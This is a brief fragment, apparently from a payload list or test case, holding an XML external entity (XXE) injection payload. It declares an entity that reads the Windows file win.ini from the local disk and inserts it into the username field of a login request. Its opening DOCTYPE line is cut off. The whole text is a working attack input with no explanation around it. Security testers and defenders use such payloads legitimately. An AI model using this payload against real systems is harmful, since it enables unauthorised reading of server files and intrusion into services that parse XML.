<!ENTITY xxe SYSTEM "file:///c:/windows/win.ini" >
]>
<user><username>&xxe;</username><password>admin</password></user>